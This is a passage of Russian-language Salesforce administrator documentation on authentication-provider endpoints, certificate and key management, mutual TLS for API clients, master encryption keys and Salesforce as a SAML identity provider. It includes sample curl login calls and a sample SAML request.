### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Использование параметра Authorization Endpoint

Данный параметр перенаправляет пользователя на конкретную конечную точку авторизации.

Рекомендуем добавить параметр `provAuthorizeEndpointHost` в URL-адрес поставщика проверки подлинности Salesforce для перенаправления пользователей на конечную точку авторизации для предоставленного домена (например, настраиваемый домен, созданный посредством функции «Мой домен»). Благодаря предоставлению конечной точки авторизации, пользователям могут быть доступны такие функции, как обнаружение сеанса во время авторизации. Данный параметр доступен только поставщикам проверки подлинности Salesforce и не может использоваться для перенаправления пользователей на страницу авторизации вне домена Salesforce.

Чтобы перенаправить пользователей на конкретную конечную точку авторизации Salesforce, укажите URL-адрес, содержащий параметр запроса `provAuthorizeEndpointHost` и допустимый узел `https`. Строки запроса, добавленные в URL-адрес узла, пропускаются. При необходимости укажите путь к сообществу.



**Пример:** Ниже приведен пример параметра `provAuthorizeEndpointHost`, добавленного в URL-адрес поставщика проверки подлинности.

- *код\_организации* — это код поставщика проверки подлинности
- *индекс\_URL* — это значение, указанное при определении поставщика проверки подлинности

```
https://login.salesforce.com/services/auth/sso/orgID/  
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

Ниже приведен пример параметра `provAuthorizeEndpointHost`, перенаправленного на URL-адрес сообщества.

```
https://login.salesforce.com/services/auth/sso/orgID/  
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

При отсутствии конечной точки авторизации система Salesforce использует стандартную конечную точку для поставщика авторизации. При отсутствии стандартной конечной точки система Salesforce использует конечную точку для узла `login.salesforce.com`.

Конечная точка авторизации не изменяет конечную точку маркера, представленную настраиваемым или стандартным узлом. Например, если конечной точкой авторизации является экземпляр безопасной среды, а поставщик должен использовать конечную точку маркера производственной организации, то процесс авторизации, поддерживаемый только экземпляром безопасной среды, не выполняется.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»


Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Общие сведения о сертификатах и ключах Salesforce

 **Прим.:** Данные сведения относятся только к функции классического шифрования и не относятся к функции шифрования платформы.

Для работы с сертификатами и ключами Salesforce введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Управление ключами и сертификатами»**. Ниже перечислены компоненты, доступные на данной странице для управления.

- Сертификаты
- Сертификаты проверки подлинности
- Основные ключи шифрования

### Сертификаты

Сертификаты и пары ключей Salesforce используются сигнатурами, проверяющими запросы на принадлежность организации пользователя. Они используются проверенными SSL-подключениями к внешнему веб-сайту или при использовании организации в качестве поставщика удостоверений. При использовании внешнего веб-сайта, требующего проверки запроса на принадлежность организации Salesforce, рекомендуем создать только сертификат и пару ключей Salesforce.

Система Salesforce поддерживает два типа сертификатов.

#### Подписываемый самостоятельно


Автоматически созданный сертификат подписан Salesforce с использованием алгоритма подписи SHA-256. Такие сертификаты принимаются не всеми внешними веб-сайтами.

#### Подписываемый центром сертификации

Сертификат, подписываемый центром сертификации, — это сертификат, подписанный внешним центром сертификации. Такие сертификаты принимаются почти всеми внешними веб-сайтами. Прежде чем использовать данный тип сертификатов, рекомендуем сначала создать запрос на подписание сертификата, который должен быть отправлен в центр сертификации, а затем импортировать подписанную версию сертификата.

Система позволяет экспортировать все сертификаты и секретные ключи в хранилище ключей или импортировать сертификаты и ключи из хранилища ключей. Данный алгоритм позволяет пользователям переносить ключи между организациями. Экспортированный файл использует формат JKS, поэтому импортированный файл должен также использовать формат JKS. Дополнительную информацию о формате JKS см. в [специальной документации](#).

### Сертификаты взаимной проверки подлинности

 **Прим.:** При отсутствии данного компонента на странице «Управление сертификатами и ключами» обратитесь в компанию Salesforce.

Система Salesforce может проверять запросы на принадлежность организации посредством сертификатов Salesforce и сертификатов по подключениям TLS от клиентов HTTPS для взаимной проверки подлинности.

### Основные ключи шифрования

Поля, шифруемые посредством зашифрованных настраиваемых полей (например, номер социального обеспечения или номер кредитной карты), используют основной ключ шифрования для шифрования данных. Данный ключ назначается

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

автоматически при включении зашифрованных полей для организации. Управление основным ключом выполняется на основе текущих требований безопасности и нормативных требований организации.

СМ. ТАКЖЕ:

- [Создание сертификатов и пар ключей](#)
- [Загрузка сертификатов, подписываемых центром сертификации](#)
- [Управление основными ключами шифрования](#)
- [Редактирование сертификатов и пар ключей Salesforce](#)
- [Настройка сертификатов взаимной проверки подлинности](#)

## Создание сертификатов и пар ключей

Система Salesforce поддерживает два типа сертификатов.

### Подписываемый самостоятельно

Автоматически созданный сертификат подписан Salesforce с использованием алгоритма подписи SHA-256. Такие сертификаты принимаются не всеми внешними веб-сайтами.

### Подписываемый центром сертификации

Сертификат, подписываемый центром сертификации, — это сертификат, подписанный внешним центром сертификации. Такие сертификаты принимаются почти всеми внешними веб-сайтами. Прежде чем использовать данный тип сертификатов, рекомендуем сначала создать запрос на подписание сертификата, который должен быть отправлен в центр сертификации, а затем импортировать подписанную версию сертификата.

Чтобы создать сертификат Salesforce, выполните указанные ниже действия.

1. Введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Управление ключами и сертификатами**».
2. Исходя из типа сертификатов, принимаемых внешним веб-сайтом, нажмите кнопку «**Создать сертификат, подписываемый самостоятельно**» или «**Создать сертификат, подписываемый центром сертификации**». Тип созданного сертификата не может быть изменен.
3. Введите описательную метку для сертификата Salesforce. Как правило, данное имя используется администраторами при просмотре сертификатов.
4. Заполните поле «Уникальное имя». Данное имя заполняется автоматически на основе введенной метки сертификата. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя» может использоваться при обращении к сертификату посредством Force.com Web Services API или Apex.
5. Заполните поле «Размер ключа». Из соображений безопасности рекомендуем использовать стандартный размер ключа («2048»). Выбор значения «2048» инициирует создание сертификата с ключами длиной 2048 бит и сроком действия 2 года. Выбор значения «1024» инициирует создание сертификата с ключами длиной 1024 бит и сроком действия 1 год.



**Прим.:** Размер ключа не может быть изменен после сохранения сертификата Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

6. Ниже перечислены поля, которые также должны быть заполнены при создании сертификата, подписываемого центром сертификации. Данные поля позволяют создать уникальный сертификат.

| Поле            | Описание  |
|-----------------|---|
| Общее имя       | Полностью определенное имя домена компании, запрашивающей подписанный сертификат. Как правило, имя использует следующий формат:<br><code>http://www.moyakompaniya.ru</code> |
| Адрес эл. почты | Адрес эл. почты, связанный с данным сертификатом.   |
| Компания        | Официальное название компании или полное имя пользователя.  |
| Отдел           | Отдел компании, использующий сертификат (например, отдел маркетинга или бухгалтерия).   |
| Город           | Город расположения компании.  |
| Область         | Область расположения компании.  |
| Код страны      | Двухбуквенный код страны расположения компании. Например, код США — <i>US</i> .   |


7. Нажмите кнопку **«Сохранить»**.

Загруженные сертификаты, подписываемые самостоятельно, используют расширение *CRT*. Загруженные запросы на подписание сертификата используют расширение *CSR*.

После успешного сохранения сертификата Salesforce система автоматически создает сертификат и соответствующие ключи.

Разрешается использовать не более 50 сертификатов.

Прежде чем использовать созданный сертификат, подписываемый центром сертификации, рекомендуем [загрузить подписанный сертификат](#).

 **Прим.:** После создания сертификата, подписываемого центром сертификации, и соответствующего запроса сертификат неактивен и может использоваться только после подписания центром сертификации и загрузки в организацию.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Загрузка сертификатов, подписываемых центром сертификации](#)

[Повторная загрузка сертификата, подписываемого центром сертификации](#)

## Загрузка сертификатов, подписываемых центром сертификации

Прежде чем активировать и использовать [созданный сертификат, подписываемый центром сертификации](#), выполните перечисленные ниже действия.

1. Введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», нажмите **«Управление ключами и сертификатами»**, щелкните по имени сертификата и выберите **«Загрузить запрос на подписание сертификата»**.
2. Отправьте запрос в выбранный центр сертификации.
3. После того как центр сертификации пришлет подписанный сертификат, введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», нажмите **«Управление ключами и сертификатами»**, щелкните по имени сертификата и выберите **«Передать подписанный сертификат»**.
4. Чтобы найти сертификат, подписываемый центром сертификации, нажмите кнопку **«Обзор»**. Сертификат, подписываемый центром сертификации, должен соответствовать сертификату, созданному в системе Salesforce. При загрузке другого сертификата, подписываемого центром сертификации, данная загрузка отменяется.
5. Чтобы завершить процесс загрузки, нажмите кнопку **«Сохранить»**. Чтобы отменить загрузку сертификата, нажмите кнопку **«Отмена»**.

После успешной загрузки подписанному сертификату назначается статус «Активно», а сам сертификат становится доступным для использования.

Цепочка сертификатов — это иерархический порядок сертификатов, при котором один сертификат выдает и подписывает другой сертификат, расположенный ниже по иерархии. Загрузите цепочку сертификатов как один подписываемый центром сертификации сертификат в кодировке PEM, представляющий собой объединенную цепочку сертификатов. Загруженная цепочка сертификатов должна содержать промежуточные сертификаты в указанном ниже порядке.

- Начните с сертификата сервера или клиента, а затем добавьте соответствующий сертификат подписи.
- При наличии нескольких промежуточных сертификатов между сертификатом сервера или клиента и корневым сертификатом добавьте каждый сертификат как сертификат, использованный для подписания предыдущего сертификата.
- Корневой сертификат является необязательным, поэтому, как правило, не добавляется.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Повторная загрузка сертификата, подписываемого центром сертификации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:



- «Настройка приложения»



## Повторная загрузка сертификата, подписываемого центром сертификации

Повторная загрузка сертификата, подписываемого центром сертификации, позволяет загружать полные сведения о сертификате или продленный сертификат после загрузки самого сертификата. Данный алгоритм позволяет экономить рабочее время пользователей на повторном создании ключа и сертификата. Повторная загрузка инициирует автоматическую повторную публикацию доменов опубликованных сайтов при наличии как минимум одного сайта Force.com или сообщества. Кроме того, дата истечения срока действия записи сертификата заменяется датой истечения срока действия недавно загруженного сертификата.

Чтобы повторно загрузить сертификат, подписываемый центром сертификации, выполните указанные ниже действия.

1. Введите «Управление ключами и сертификатами» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Управление ключами и сертификатами».
2. Щелкните имя нужного сертификата, подписываемого центром сертификации.
  -  **Прим.:** Сертификат должен иметь расширение CRT.
3. Нажмите кнопку «Обновить подписанный сертификат», затем нажмите кнопку «Выбрать файл».
4. Чтобы найти сертификат, подписываемый центром сертификации, нажмите кнопку «Обзор». Открытый ключ сертификата, подписываемого центром сертификации, должен соответствовать открытому ключу записи сертификата, созданной в системе Salesforce. При загрузке другого сертификата, подписываемого центром сертификации, данная загрузка отменяется.
  -  **Прим.:** Чтобы отменить загрузку, нажмите кнопку «Отмена».
5. Чтобы завершить процесс загрузки, нажмите кнопку «Сохранить».

Цепочка сертификатов — это иерархический порядок сертификатов, при котором один сертификат выдает и подписывает другой сертификат, расположенный ниже по иерархии. Загрузите цепочку сертификатов как один подписываемый центром сертификации сертификат в кодировке PEM, представляющий собой объединенную цепочку сертификатов. Загруженная цепочка сертификатов должна содержать промежуточные сертификаты в указанном ниже порядке.

- Начните с сертификата сервера или клиента, а затем добавьте соответствующий сертификат подписи.
- При наличии нескольких промежуточных сертификатов между сертификатом сервера или клиента и корневым сертификатом добавьте каждый сертификат как сертификат, использованный для подписания предыдущего сертификата.
- Корневой сертификат является необязательным, поэтому, как правило, не добавляется.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Загрузка сертификатов, подписываемых центром сертификации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

## Настройка сертификатов взаимной проверки подлинности

Созданный сертификат взаимной проверки подлинности позволяет организации использовать взаимную проверку подлинности.

 **Прим.:** При отсутствии данного компонента на странице «Управление сертификатами и ключами» обратитесь в компанию Salesforce.

Чтобы загрузить сертификат, выполните указанные ниже действия.

1. Нажмите кнопку **«Загрузить подписанный сертификат»**.
2. Введите имя и метку сертификата, а затем нажмите кнопку **«Выбрать файл»**.
3. Чтобы завершить процесс загрузки, нажмите кнопку **«Сохранить»**.
4. Включите полномочие «Применить взаимную проверку подлинности SSL/TLS» для пользователя API Only. Пользователь API Only настраивает API-клиент для подключения к порту 8443 с целью предоставления подписанного сертификата клиента.

Обратите внимание, что при подключении к порту 8443 сертификат клиента должен содержать любые промежуточные сертификаты в цепочке сертификатов.

Цепочка сертификатов — это иерархический порядок сертификатов, при котором один сертификат выдает и подписывает другой сертификат, расположенный ниже по иерархии. Загрузите цепочку сертификатов как один подписываемый центром сертификации сертификат в кодировке PEM, представляющий собой объединенную цепочку сертификатов. Загруженная цепочка сертификатов должна содержать промежуточные сертификаты в указанном ниже порядке.

- Начните с сертификата сервера или клиента, а затем добавьте соответствующий сертификат подписи.
- При наличии нескольких промежуточных сертификатов между сертификатом сервера или клиента и корневым сертификатом добавьте каждый сертификат как сертификат, использованный для подписания предыдущего сертификата.
- Корневой сертификат является необязательным, поэтому, как правило, не добавляется.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Настройка API-клиента для использования взаимной проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Personal Edition, Unlimited**  
**Edition, Developer Edition**  
и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

## Настройка API-клиента для использования взаимной проверки подлинности

Рекомендуем применить взаимную проверку подлинности SSL/TLS.

Прежде чем настроить API-клиент, выполните действия, описанные в разделе [«Настройка сертификатов взаимной проверки подлинности»](#).

1. Выполните вход в службу Salesforce посредством порта 8443. Укажите:

- a. Регистрационные данные
- b. Сведения о подписанном сертификате

Например, конфигурация, использующая cURL, может выглядеть примерно следующим образом (где @login.txt заменяется сообщением SOAP входа с регистрационными данными, а fullcert.pem:xxxxxx заменяется сведениями о сертификате):

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Personal Edition, Unlimited**  
**Edition, Developer Edition**  
и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

Для применения взаимной  
проверки подлинности  
стандартных подключений  
SSL/TLS для порта 8443:

(назначается пользователям  
с полномочием  
«Пользователь API Only»)

- «Применить взаимную  
проверку подлинности  
SSL/TLS»

Для доступа к Salesforce  
только посредством  
Salesforce API:

- «Пользователь API Only»

```
curl -k https://na1.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml; charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
```

2. После получения кода сеанса выполните другие действия (например, запросы). Например:

```
curl -k https://na1.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E fullcert.pem:xxxxxx
```


где @accountQuery.xml заменяется именем файла, содержащим сообщение SOAP запроса с кодом сеанса из ответа входа.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Настройка сертификатов взаимной проверки подлинности](#)

## Управление основными ключами шифрования

 **Прим.:** Данные сведения относятся только к функции классического шифрования и не относятся к функции шифрования платформы.

Поля, шифруемые посредством зашифрованных настраиваемых полей (например, номер социального обеспечения или номер кредитной карты), используют основной ключ шифрования для шифрования данных. Данный ключ назначается автоматически при включении зашифрованных полей для организации. Управление основным ключом выполняется на основе текущих требований безопасности и нормативных требований организации. Ниже перечислены доступные действия над основными ключами шифрования.

- Архивирование текущего ключа и создание нового ключа
- Экспорт текущего ключа после архивирования
- Удаление текущего ключа
- Импорт текущего ключа после удаления

### Архивирование и создание ключей

Чтобы заархивировать текущий ключ и создать ключ, выполните указанные ниже действия.

1. Введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Управление ключами и сертификатами**».
2. Нажмите кнопку «**Архивировать текущий ключ и создать ключ**».
3. При этом система отображает предупреждение об изменении ключей. Нажмите кнопку «**ОК**».
4. Созданному ключу назначается следующий порядковый номер, а сам ключ активируется.

Новый ключ используется для шифрования всех новых данных. Архивный ключ используется текущими данными до их изменения и сохранения. Затем данные шифруются посредством нового ключа.

Архивный ключ может быть экспортирован или удален.

### Экспорт ключей

Резервная копия ключей может быть экспортирована для хранения в безопасном месте. Рекомендуем экспортировать копию любого ключа, подлежащего удалению.

Экспорт создает текстовый файл посредством зашифрованного ключа. Позже ключ может быть вновь импортирован в организацию пользователя.

Щелкните ссылку «Экспорт» напротив нужного ключа.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

## Удаление ключей

Прежде чем удалить ключ, убедитесь в отсутствии данных, зашифрованных посредством данного ключа. Данные, зашифрованные посредством удаленного ключа, становятся недоступными. Ключ, экспортированный до удаления, может быть импортирован обратно в организацию.

Чтобы удалить ключ, щелкните ссылку «Удалить» напротив нужного ключа.

Отображается дата удаления ключа.

## Импорт ключей

При наличии данных, зашифрованных посредством удаленного ключа, система позволяет обратно импортировать экспортированный ключ в организацию. Любые недоступные данные становятся вновь доступными.


Щелкните ссылку «Импорт» напротив нужного ключа.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

## Редактирование сертификатов и пар ключей Salesforce

Созданный сертификат Salesforce (включая сертификаты взаимной проверки подлинности) позволяет изменять только поля «Метка» и «Уникальное имя». Тип, размер ключа и другие свойства не могут быть изменены. Сертификат и ключи не могут быть восстановлены при редактировании сертификата Salesforce.

 **Внимание:** Apex и Force.com Web Services API используют поле «Уникальное имя» для доступа к сертификату. Изменение значения поля «Уникальное имя» может инициировать нарушение кода.

Чтобы изменить сертификат Salesforce, выполните указанные ниже действия.

1. Введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Управление ключами и сертификатами**».
2. Щелкните ссылку «**Правка**» напротив имени нужного сертификата Salesforce.
3. Внесите необходимые изменения и нажмите кнопку «**Сохранить**».

Чтобы удалить сертификат, щелкните ссылку «**Удал.**». Сертификат, используемый конфигурацией поставщика удостоверений, не может быть удален.

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

## Просмотр сертификатов и пар ключей Salesforce

Чтобы просмотреть подробные сведения о сертификате Salesforce, введите «*Управление ключами и сертификатами*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Управление ключами и сертификатами**» и щелкните по имени или сертификату.

Ниже перечислены действия, доступные на странице сведений о сертификате.

- Чтобы **изменить метку или уникальное имя** сертификата, нажмите кнопку «**Правка**».
- Чтобы удалить сертификат, нажмите кнопку «**Удалить**».
- Чтобы загрузить сертификат, закодированный в Base-64, нажмите кнопку «**Загрузить сертификат**». Данная кнопка доступна только для активных сертификатов. Прежде чем загрузить или использовать сертификат, подписываемый центром сертификации, рекомендуем сначала **загрузить подписанный сертификат**.
- Чтобы загрузить подписанный сертификат, нажмите кнопку «**Загрузить запрос на подписание сертификата**» на странице сведений о сертификате, подписываемом центром сертификации.
- Чтобы загрузить сертификат, подписываемый центром сертификации, или повторно загрузить выбранный сертификат, нажмите кнопку «**Загрузить подписанный сертификат**».

СМ. ТАКЖЕ:

[Общие сведения о сертификатах и ключах Salesforce](#)

[Настройка сертификатов взаимной проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сертификатами:

- «Настройка приложения»

## Поставщики удостоверений и поставщики услуг

*Поставщик удостоверений* — это проверенный поставщик, позволяющий использовать функцию единой регистрации для доступа к другим веб-сайтам. *Поставщик услуг* — это веб-сайт, используемый для размещения приложений. Можно использовать Salesforce в качестве поставщика удостоверений и определить одного или нескольких поставщиков услуг. Ваши пользователи затем при этом получают возможность доступа к другим приложениям напрямую из Salesforce при помощи функции единого входа. Это очень удобно, поскольку вместо необходимости запоминать множество паролей им достаточно запомнить только один. Более того, приложения могут быть добавлены в организацию Salesforce в виде вкладок, поэтому пользователям не придется постоянно переключаться между программами.

Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем [настроить домен](#).

Система Salesforce может быть включена в качестве поставщика удостоверений только при наличии [сертификата и криптографической пары Salesforce, подписываемых внешним центром сертификации или самостоятельно](#). В противном случае сертификат и криптографическая пара Salesforce создаются автоматически при включении системы Salesforce в качестве поставщика удостоверений. При необходимости выберите готовый сертификат или создайте собственный.

При использовании в качестве поставщика удостоверений система Salesforce применяет стандарт SAML 2.0, необходимый для единой регистрации, и создает утверждения SAML.

Чтобы просмотреть ошибки входа пользователей в приложения поставщика услуг, воспользуйтесь [журналом событий поставщика удостоверений](#).

## Использование поставщиков удостоверений и поставщиков услуг

Система Salesforce поддерживает:

- Вход, инициированный поставщиком удостоверений (система Salesforce выполняет вход в поставщика услуг при инициализации конечного пользователя)
- Вход, инициированный поставщиком услуг (поставщик услуг отправляет запрос в систему Salesforce на проверку подлинности пользователя при инициализации конечного пользователя)

Ниже описан типичный процесс входа в поставщика услуг при использовании системы Salesforce в качестве поставщика удостоверений.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и  
изменения поставщиков  
удостоверений и  
поставщиков услуг:


- «Настройка приложения»



1. Пользователь пытается получить доступ к поставщику услуг, заданному в системе Salesforce.
2. Система Salesforce отправляет [ответ SAML](#) поставщику услуг.
3. Поставщик услуг идентифицирует пользователя и проверяет подлинность сертификата.
4. Идентифицированный пользователь выполняет вход в поставщика услуг.

Ниже описан типичный процесс инициирования входа поставщиком услуг и использования системы Salesforce для идентификации пользователя.





1. Поставщик услуг отправляет действительный запрос SAML. Конечная точка создается автоматически при определении поставщика услуг — «Конечная точка POST, инициированная поставщиком услуг».
2. Система Salesforce идентифицирует пользователя, добавленного в запрос SAML.

```


<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjnjmlmfo" Version="2.0"
  IssueInstant="2010-05-24T22:57:19Z"
  ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
  ProviderName="google.com" IsPassive="false"
  AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
  <saml:Issuer>google.com</saml:Issuer>
  <samlp:NameIDPolicy AllowCreate="true"
    Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
  
```

Сертификат, добавленный как часть определения, проверяется системой Salesforce на подлинность.

**Прим.:** Если сертификат включается в определение поставщика услуг, а запрос SAML сертификата не содержит, запрос не выполняется. Пользователь не выполнил вход при помощи Salesforce. Если определение не содержит сертификата, то запрос, содержащий сигнатуру, выполняется при корректной идентификации пользователя.

3. Пользователю предлагается выполнить вход в систему Salesforce.

4. Система Salesforce отправляет [ответ SAML](#) поставщику услуг.
